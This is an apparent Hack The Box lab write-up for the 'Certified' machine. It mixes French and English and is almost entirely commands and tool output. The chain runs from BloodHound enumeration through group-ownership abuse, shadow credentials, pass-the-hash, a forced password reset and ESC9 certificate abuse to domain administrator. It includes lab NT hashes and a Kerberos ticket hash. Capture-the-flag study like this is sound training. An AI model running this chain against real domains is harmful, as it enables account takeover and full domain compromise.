
```
GetNPUsers.py certified.htb/ -no-pass -usersfile users.txt -dc-ip 10.129.237.190
```

```
[Aug 27, 2025 - 09:54:59 ] HTB_VIP /workspace → GetNPUsers.py certified.htb/ -no-pass -usersfile users.txt -dc-ip 10.129.237.
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies
```

```
[-] User judith.mader doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User management_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ca_operator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User alexander.huges doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User harry.wilson doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User gregory.cameron doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Bloodhound

```
bloodhound-python -c All --zip -u 'judith.mader' -p 'judith09' -d certified.htb -ns 10.129.237.190
```



The user JUDITH.MADER@CERTIFIED.HTB has the ability to modify the owner of the group MANAGEMENT@CERTIFIED.HTB.

Object owners retain the ability to modify object security descriptors, regardless of permissions on the object's DACL.



MANAGEMENT@CERTIFIED.HTB

GenericWrite



MANAGEMENT_SVC@CERTIFIED.HTB

The members of the group MANAGEMENT@CERTIFIED.HTB have generic write access to the user MANAGEMENT_SVC@CERTIFIED.HTB.

Generic Write access grants you the ability to write to any non-protected attribute on the target object, including "members" for a group, and "serviceprincipalnames" for a user

Exploitation

Lateral movement as Management_SVC

owner

<https://www.thehacker.recipes/ad/movement/dacl/grant-ownership>

```
ownedredit.py -action write -new-owner "judith.mader" -target "Management"
"certified.htb"/"judith.mader":"judith09"
```

```
[Aug 27, 2025 - 10:29:55 ] HTB_VIP /workspace → ownedredit.py -action write -new-owner "judith.mader"
dith09"
```

```
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-1103
[*] - sAMAccountName: judith.mader
[*] - distinguishedName: CN=Judith Mader,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
```

full control of management

```
bloodyAD --host "10.129.237.190" -d "certified.htb" -u "judith.mader" -p
"judith09" add genericAll "management" "judith.mader"
```

```
[Aug 27, 2025 - 10:45:38 ] HTB_VIP /workspace → bloodyAD --host "10.129.237.190" -d "certified.htb" -u "judith.mader" -p "judith09" add genericAll "manageme
nt" "judith.mader"
[+] judith.mader has now GenericAll on management_
```

add ourself

```
bloodyAD --host "10.129.237.190" -d "certified.htb" -u "judith.mader" -p
"judith09" add groupMember "management" "judith.mader"
```

```
[Aug 27, 2025 - 10:46:32 ] HTB_VIP /workspace + bloodyAD --host "10.129.237.190" -d "certified.htb" -u "judith.mader" -p "judith09" add groupMember "management" "judith.mader"
[+] judith.mader added to management
```

SPN

```
bloodyAD -d "certified.htb" --host "10.129.237.190" -u "judith.mader" -p "judith09" set object "management_svc" servicePrincipalName -v 'http/anything'
```

faketime -f +7h GetUserSPNs.py certified.htb/judith.mader:'judith09' -dc-ip 10.129.237.190 -request

```
[Aug 27, 2025 - 10:52:05 ] HTB_VIP /workspace + faketime -f +7h GetUserSPNs.py certified.htb/judith.mader:'judith09' -dc-ip 10.129.237.190 -request
Impacket v0.13.0.dev0+20250107.155526.3d734075 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
http/anything	management_svc	CN=Management,CN=Users,DC=certified,DC=htb	2024-05-13 17:30:51.476756	<never>	

[-] CCache file is not found. Skipping...

```
$krb5tgs$23*$management_svc$CERTIFIED.HTB$certified.htb/management_svc*$102b3614914dedffea6396f8d3636834$4924ac98cf9b2932d724155ac9470b8d46c15b4e829912ce51f
f0bdc7c88da74a1fe5ddcbca15d78fc0f32eebeb30c003a3dcd7f7eadffd4f315a777a13a6bc9a6d9c112c2f4e6d5c92c716e7d8b76c42520e7134dd6c2b0cb5ffe2af29dfe7ef7b180bd4232493
b089a8fa03359a3316a6be8557f0e4c7e555ff1295f7896dec07037823ec6dfbd3c24f5b78c6b7f794f33e04e9c21f48bbd0016b360d197b517b75764928625735f2bae9c75391f9b156222f41f3
5a1c008f1ed3ccab0c22cf718033ff92a7dc02472733176b9e872603bf197a617c75f4b9c13f1b78d7fbc9b91104d5beb780f1b197c23b884450be60b24a3164bc12b7e62bd1d874ebdb78303b5b
6259f5e0c70945322705af1bf1477081aa5cd9ad03993c12b64a509bfe694e2b747bd3debd84ff51156ee8ebcadfaed02ff6e2eafcad208bad9c393671ab2ced6c19087637528156c940e81297e0
767577c882a69599048c564ebb007e2679e2baf458ab795ddc9ea837d795c2b796db53c2f32e3f694ad607d11ee1fd8a916c82a35e6f815484878ae296f5563c3a580489cec20944e86a38013535
4c1c6231d2ad081c52d68752e54a87f84d4d6f4f1e0792b3d07cdd4dc090fba419950963ec912c58fc31417d1fe97d61a6a1e5c4fbc384527d708c3d46f35cfff44c2d575786b75d31e523f83c5
110cbe30886af6932b366c0be37611b0aff8424dcd0b56208fdd00400f526669d4711253191f84a10691314cbe443b3b42f100f7679b0217396eda8c443aa26212714bbe6ec5331f1e1357f11bb1
7cee2eacddb964211b8c6f783fa1f396d531f32c7c7b1330906f1446f7f83eaa03f96ff93b8bd0717e958d18d19947e92cff6b08f80e7d182663365be5cbaaa2fb2306294468150aff50f2f42a7
4ce6dee61532bd6667bf0a131140f2f6a1a8898c850c429d463db5d596d319e6b3e5473e5ed54760381952a689d010baccd49858136ad1f78875c26dd5b81ad28733d73486390db4dfb171cd92b4
a926cf1e82759e9a1f94c7d2a47b0f94ed9ee9feb39bb196c357cd015503a09880b91a37fe7688ba3633826a81b576219ccb472b757c037d8ca313d85806aecc8ff8b3ff85d395f044bec8112a
4bbdb0b375ad2562ad0a25c6a1466a9df89a9b2433f7149ba6410962f1b054350a2db562b445b665949d307091df686d8dbd7e5a3158164f16d020b13a941187a06b6825248846f614a5e356abfb
fb586dc7e285f1e8b8bffa766b5043d7da52cb08fed0e0543264721e116356bcea292afa6d983343df7f538e457eee60abd75d137f6f137832d106e397be1a61472f727c009731117ae6cb200af59
d74fce504488ce4dacb1614d9d110dfe3eaf902b4081ecb75caa461fad805799f4547e2aa4a5a1ebc72f6c1edde9559bc584b2fbc6c6d45d0facb59e201a2340bb1e1b1b3a71b4dbb9c9fd11f5
ee7360e39387590af203e4b2a54e470efba45d22813eaf6be65d9ea3f3bc3fb9ac5a879c864d6f5065bb48883eee82f56f332287e11316f5d85320729e7ebda59ec1b647aad669df2b239d3
```

crack the hash

hashcat -m 13100 hash /usr/share/wordlists/rockyou.txt

 Note

Impossible à craquer

Shadow credentials

```
pywhisker -d "certified.htb" -u "judith.mader" -p "judith09" --target "management_svc" --action "add"
```

```
[Aug 27, 2025 - 11:11:00 ] HTB_VIP /workspace + pywhisker -d "certified.htb" -u "judith.mader" -p "judith09" --target "management_svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 0a44f896-e528-1999-6578-bfb7f3bedcec
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: IJfCdmF6.pfx
[+] PFX exportiert nach: IJfCdmF6.pfx
[i] Passwort für PFX: vcXnz31RjU44qaTkHczH
[+] Saved PFX (#PKCS12) certificate & key at path: IJfCdmF6.pfx
[*] Must be used with password: vcXnz31RjU44qaTkHczH
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

```
[i] Passwort für PFX: vcXnz31RjU44qaTkHczH
[+] Saved PFX (#PKCS12) certificate & key at path: IJfCdmF6.pfx
[*] Must be used with password: vcXnz31RjU44qaTkHczH
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

 Note

Certipy's commands don't support PFXs with password, on génère alors un sans clé

```
certipy cert -export -pfx "UN1rdQSi.pfx" -password "3rMtpYZmVKd1WldbSk97" -out "unprotected.pfx"
```

```
[Aug 27, 2025 - 11:28:36 ] HTB_VIP /workspace → certipy cert -export -pfx "UN1rdQSi.pfx" -password "3rMtpYZmVKd1WldbSk97" -out "unprotected.pfx"
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Writing PFX to 'unprotected.pfx'
```

```
faketime -f +7h certipy auth -pfx "unprotected.pfx" -dc-ip '10.129.237.190' -username 'management_svc' -domain 'certified.htb'
```

```
[Aug 27, 2025 - 11:29:58 ] HTB_VIP /workspace → faketime -f +7h certipy auth -pfx "unprotected.pfx" -dc-ip '10.129.237.190' -username 'management_svc' -domain 'certified.htb'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[!] Could not find identification in the provided certificate
[*] Using principal: management_svc@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'management_svc.ccache'
[*] Trying to retrieve NT hash for 'management_svc'
[*] Got hash for 'management_svc@certified.htb': aad3b435b51404eeaad3b435b51404ee:a091c1832bcdd4677c28b5a6a1295584
```

On a le hash, on peut maintenant effectuer du pass the hash.

```
aad3b435b51404eeaad3b435b51404ee:a091c1832bcdd4677c28b5a6a1295584
```

USER.TXT

WINRM management_svc

```
[Aug 27, 2025 - 11:35:19 ] HTB_VIP /workspace → evil-winrm -i 10.129.237.190 -u management_svc -H a091c1832bcdd4677c28b5a6a1295584

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\management_svc\Documents> cd "C:/Users/management_svc/Desktop/"
*Evil-WinRM* PS C:\Users\management_svc\Desktop> ls

Directory: C:\Users\management_svc\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---            8/27/2025   7:25 AM             34 user.txt
```

Lateral movement as CA_OPERATOR

SMB

```
[Aug 27, 2025 - 11:40:07 ] HTB_VIP /workspace → nxc smb certified.htb -u management_svc -H a091c1832bcdd4677c28b5a6a1295584 --shares
SMB      10.129.237.190  445    DC01      [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (size)
SMB      10.129.237.190  445    DC01      [+] certified.htb\management_svc:a091****
SMB      10.129.237.190  445    DC01      [*] Enumerated shares
SMB      10.129.237.190  445    DC01      Share      Permissions      Remark
SMB      10.129.237.190  445    DC01      -----      -
SMB      10.129.237.190  445    DC01      ADMIN$      Remote Admin
SMB      10.129.237.190  445    DC01      C$          Default share
SMB      10.129.237.190  445    DC01      IPC$        READ          Remote IPC
SMB      10.129.237.190  445    DC01      NETLOGON    READ          Logon server share
SMB      10.129.237.190  445    DC01      SYSVOL      READ          Logon server share
```

Bloodhound



GenericAll



MANAGEMENT_SVC@CERTIFIED.HTB

CA_OPERATOR@CERTIFIED.HTB

Help: GenericAll



Info

Windows
Abuse

Linux Abuse

Opsec

Refs

The user MANAGEMENT_SVC@CERTIFIED.HTB has GenericAll privileges to the user CA_OPERATOR@CERTIFIED.HTB.

This is also known as full control. This privilege allows the trustee to manipulate the target object however they wish.

trying force change password

```
bloodyAD --host "10.129.237.190" -d "certified.htb" -u "management_svc" -p aad3b435b51404eeaad3b435b51404ee:a091c1832bcdd4677c28b5a6a1295584 set password "ca_operator" "Password123"
```

```
[Aug 27, 2025 - 11:53:08 ] HTB_VIP /workspace → bloodyAD --host "10.129.237.190" -d "certified.htb" -u "management_svc" -p aad3b435b51404eeaad3b435b51404ee:a091c1832bcdd4677c28b5a6a1295584 set password "ca_operator" "Password123"
[+] Password changed successfully!
```

```
[Aug 27, 2025 - 11:53:29 ] HTB_VIP /workspace → nxc smb certified.htb -u ca_operator -p Password123
SMB 10.129.237.190 445 DC01 [+] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb)
SMB 10.129.237.190 445 DC01 [+] certified.htb\ca_operator:Pass****
SMB 10.129.237.190 445 DC01 Node CA_OPERATOR@CERTIFIED.HTB successfully set as owned in BloodHound
```

On est maintenant CA_OPERATOR, seulement, je n'ai trouvé d'intéressant sur ce compte. Il n'a pas de droits particuliers, WINRM non possible.



DOMAIN USERS@CERTIFIED.HTB

MemberOf



CA_OPERATOR@CERTIFIED.HTB

System

On sait que AD CS est installé sur la machine, car on a pu faire du généré le hash sur le compte management grâce au SPN.

Pour confirmer :

```
[Aug 27, 2025 - 11:58:50 ] HTB_VIP /workspace → nxc ldap certified.htb -u management_svc -H a091c1832bcdd4677c28b5a6a1295584 -M adcs
LDAP      10.129.237.190 389 DC01      [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)
LDAP      10.129.237.190 389 DC01      [+] certified.htb\management_svc:a091****
ADCS      10.129.237.190 389 DC01      [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS      10.129.237.190 389 DC01      Found PKI Enrollment Server: DC01.certified.htb
ADCS      10.129.237.190 389 DC01      Found CN: certified-DC01-CA
```

certipy

certipy find -u ca_operator@certified.htb -p Password123 -vulnerable -stdout

```
Write Property Principals : CERTIFIED.HTB\Domain Admins
                          : CERTIFIED.HTB\Enterprise Admins
                          : CERTIFIED.HTB\Administrator

[!] Vulnerabilities
ESC9 : 'CERTIFIED.HTB\operator ca' can enroll and template has no security extension
```

```
CA Name      : certified-DC01-CA
DNS Name     : DC01.certified.htb
Certificate Subject : CN=certified-DC01-CA, DC=certified, DC=htb
```

ESC9 exploit

<https://www.thehacker.recipes/ad/movement/adcs/certificate-templates#no-security-extension-esc9>

```
certipy shadow auto -username "management_svc@certified.htb" -hashes
a091c1832bcdd4677c28b5a6a1295584 -account ca_operator
```

```
11017: TimeComp: 3.4466666666666667 seconds; please identify with 3271 seconds timeComp.
[Aug 27, 2025 - 13:43:03 ] HTB_VIP /workspace → faketime -f +7h certipy shadow auto -username "management_svc@certified.htb" -hashes a091c1832bcdd4677c28b56a1295584 -account ca_operator
Certipy v4.8.2 - by Oliver Lyak (1y4k)
```

```
[*] Targeting user 'ca_operator'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '264e58a0-f41e-49b4-c83e-410525b76f4e'
[*] Adding Key Credential with device ID '264e58a0-f41e-49b4-c83e-410525b76f4e' to the Key Credentials for 'ca_operator'
[*] Successfully added Key Credential with device ID '264e58a0-f41e-49b4-c83e-410525b76f4e' to the Key Credentials for 'ca_operator'
[*] Authenticating as 'ca_operator' with the certificate
[*] Using principal: ca_operator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ca_operator.ccache'
[*] Trying to retrieve NT hash for 'ca_operator'
[*] Restoring the old Key Credentials for 'ca_operator'
[*] Successfully restored the old Key Credentials for 'ca_operator'
[*] NT hash for 'ca_operator': 58a478135a93ac3bf058a5ea0e8fdb71
```

58a478135a93ac3bf058a5ea0e8fdb71

certipy account update -username "management_svc@certified.htb" -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator

```
[Aug 27, 2025 - 13:44:35 ] HTB_VIP /workspace → faketime -f +7h certipy account update -username "management_svc@certified.htb" -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn Administrator
Certipy v4.8.2 - by Oliver Lyak (1y4k)
```

```
[*] Updating user 'ca_operator':
    userPrincipalName      : Administrator
[*] Successfully updated 'ca_operator'
```

certipy req -username "ca_operator@certified.htb" -hashes "58a478135a93ac3bf058a5ea0e8fdb71" -target "certified.htb" -ca 'certified-DC01-CA' -template 'CertifiedAuthentication'

```
[Aug 27, 2025 - 14:12:25 ] HTB_VIP /workspace → faketime -f +7h certipy req -username "ca_operator@certified.htb" -hashes "58a478135a93ac3bf058a5ea0e8fdb71" -target "certified.htb" -ca 'certified-DC01-CA' -template 'CertifiedAuthentication'
Certipy v4.8.2 - by Oliver Lyak (1y4k)
```

```
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 10
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

certipy account update -username "management_svc@certified.htb" -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn "ca_operator@certified.htb"

```
[Aug 27, 2025 - 14:15:44 ] HTB_VIP /workspace → certipy account update -username "management_svc@certified.htb" -hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn "ca_operator@certified.htb"
Certipy v4.8.2 - by Oliver Lyak (1y4k)
```

```
[*] Updating user 'ca_operator':
    userPrincipalName      : ca_operator@certified.htb
[*] Successfully updated 'ca_operator'
```

faketime -f +7h certipy auth -pfx 'administrator.pfx' -domain "certified.htb"

```
[Aug 27, 2025 - 14:16:51 ] HTB_VIP /workspace → faketime -f +7h certipy auth -pfx administrator.pfx -domain "certified.htb"
Certipy v4.8.2 - by Oliver Lyak (1y4k)
```

```
[*] Using principal: administrator@certified.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certified.htb': aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34
```

aad3b435b51404eeaad3b435b51404ee:0d5b49608bbce1751f708748f67e2d34

On a le NT hash de l'admin, on peut s'y connecter :

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint

Evil-WinRM PS C:\Users\Administrator\Documents> cd "C:/Users/Administrator/Desktop/"

Evil-WinRM PS C:\Users\Administrator\Desktop> ls

Directory: C:\Users\Administrator\Desktop

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a-r--	8/27/2025 7:25 AM	34	root.txt



Certified has been Pwned!

Congratulations  **XoTourLif33**, best of luck in capturing flags ahead!

#4703	27 Aug 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE